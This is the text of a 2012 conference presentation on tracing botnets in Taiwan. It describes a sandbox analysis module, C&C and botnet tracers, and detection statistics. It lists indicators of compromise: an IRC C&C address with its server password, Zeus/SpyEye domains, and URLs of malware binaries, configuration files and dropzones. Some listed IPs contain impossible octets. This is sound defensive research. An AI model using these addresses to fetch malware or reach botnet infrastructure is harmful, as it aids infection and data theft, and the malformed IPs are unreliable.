

Tracing Botnet in Taiwan


Kai – Chi Chang (K.C.)

2012/11/12

Botnet@icst.org.tw

NESOKING@Gmail.com

- My organization
- The domain knowledge of Botnet
- The analysis architecture for Botnet
 - Botnet Analysis Module (BAM)
 - C&C Tracer
 - Botnet Tracer
- The Botnet in Taiwan
 - Case Study I IRC Botnet
 - Case Study II HTTP Botnet
- Cooperation in Taiwan
- Conclusion & Future Work





My Organization

- I work for III (Institute for Information Industry)
- My department is Cyber Trust Technology Institute
— Information Security Service Center
- I join ICST project, tracing Botnet is a part of ICST project



Information & Communication Security Technology Center



財團法人資訊工業策進會
INSTITUTE FOR INFORMATION INDUSTRY


My Organization



資安科技研究所
CyberTrust Technology Institute


My department

The domain knowledge of Botnet






The analysis architecture for botnet



Botnet Analysis Module (BAM)

- This module works in closed environment





BAM's Analysis Result

Behavior

Detail

[Attribute]

- file name : 5932445.bin
- md5 : 16EB0869D69A56A0FEC761A8880BD70A
- pack scan : ScanMode[Deep] : Microsoft Visual C++ 6.0 [Debug]
- Clam Win AV scan result : Not Found

[Network]

- DNS :
 - checkip.dyndns.org
 - www.whatismyip.com
- IRC :
 - C&C : 173.163.151.27
 - port : 9595
 - channel : #http
 - user : MEAT * 0 :IRC-
 - nick : {iNF-00-TWN-XP-IRC--7735}
 - server pass : prison
 - userhost :
 - channel mode :
 - user mode :
- HTTP :
 - 2011-01-10 02:17:20 | GET | http://www.whatismyip.com/
 - 2011-01-10 02:17:20 | GET | http://www.whatismyip.com/
 - 2011-01-10 02:17:59 | GET | http://www.whatismyip.com/
 - 2011-01-10 02:17:59 | GET | http://checkip.dyndns.org/
 - 2011-01-10 02:17:59 | GET | http://checkip.dyndns.org/
 - 2011-01-10 02:17:59 | GET | http://checkip.dyndns.org/



Performance of BAM

- From Jan. to Sep. in 2012 , BAM analyzed **41,853** malware samples
 - **41,396** samples had been collected from “**Honeynet**”
 - **457** samples had been downloaded by “**Botnet Tracer**”
 - The total bots amounted to **4,454** (10%)
- HTTP Real-Time Detector (plug-in of BAM)
 - Intercept **22,813** HTTP request URL of botnet
 - **6,795** malicious URL are connected to intermediate nodes or download sites




Performance of BAM

- By using **VirusTotal** scanning service and depending on the result of **Kaspersky** antivirus software
 - Protocol statistics of all **4,454** bots :

■ HTTP
525 / 11.8%

■ P2P
852 / 19.1%




■ IRC
3,077 / 69.1%



C&C Tracer

- DN map IP address
- IP address map location information





C&C Tracer

> records 1 - 55 / total 55 records

to 1 page

IP	Last Seen Time	Detail
60.194.14.78	2011-03-31 18:10:56	detail
140.139.19.169	2011-03-29 14:52:52	detail
111.111.111.96	2011-03-14 09:37:41	detail
118.231.11.141	2011-03-07 17:34:00	detail
180.111.11.235	2011-03-07 17:34:00	detail
210.64.11.183	2011-03-07 17:34:00	detail
59.111.11.357	2011-03-07 17:34:00	detail
218.161.11.191	2011-03-07 17:34:00	detail
218.161.11.101	2011-03-07 17:34:00	detail
122.121.11.170	2011-03-07 17:34:00	detail
61.223.11.149	2011-03-07 11:25:00	detail
59.121.11.166	2011-03-07 11:25:00	detail
59.115.11.170	2011-03-07 11:25:00	detail
59.104.11.205	2011-03-07 11:25:00	detail
125.221.11.430	2011-03-07 11:25:00	detail

Mozilla Firefox

http://10.3.106.55/botnet/tracer/CNC_tracer/sp/detailTWCNC.php?ip=140.139.19.169

15 Domain Mapping to 140.139.19.169

C&C	Port	#IP	#ASN	#CC	#ISP	Source
adventurewaspos.com	80	12	14	9	15	MalwareDomainList ZeusTrackerAbuseCH
blackfuril.ru	80	27	29	16	29	ZeusTrackerAbuseCH
browndrives.com	80	25	27	15	27	ZeusTrackerAbuseCH
casualhopperois.com	80	9	10	7	11	MalwareDomainList ZeusTrackerAbuseCH
dsrv.kz	80	35	32	17	32	ZeusTrackerAbuseCH
funswarmsag.ru	80	27	29	15	28	ZeusTrackerAbuseCH
gnomsmotor.ru	80	26	25	14	25	ZeusTrackerAbuseCH
greensinkod.com	80	17	19	10	20	MalwareDomainList ZeusTrackerAbuseCH
picomarkets.ru	80	29	31	17	30	AMaDaAbuseCH SpyEyeTrackerAbuseCH
purplefase.com	80	26	28	15	28	ZeusTrackerAbuseCH
purplepron.ru	80	28	27	16	26	ZeusTrackerAbuseCH
sdlls.ru	80	31	31	18	31	ZeusTrackerAbuseCH
vdir.kz	80	30	28	14	27	ZeusTrackerAbuseCH
vstd.kz	80	26	28	15	28	MalwareDomainList ZeusTrackerAbuseCH
www.sdlls.ru	80	29	29	16	30	MalwareDomainList

URL of Binary

- casualhopperois.com/czl/clz.exe
- picomarkets.ru/dfg35/bin/build.exe

URL of Configuration

- casualhopperois.com/czl/zlo.cl
- picomarkets.ru/dfg35/bin/config.bin
- vdir.kz/zlu/kow.gr


URL of Dropzone

- adventurewaspos.com/zlc/dfre.php
- blackfuril.ru/ger/gfhs.k.php
- browndrives.com/auy/depoi.php
- casualhopperois.com/zlc/dfre.php
- dsrv.kz/zsu/dehid.php
- funswarmsag.ru/uso/hjuoi.php
- gnomsmotor.ru/esp/gujoh.php

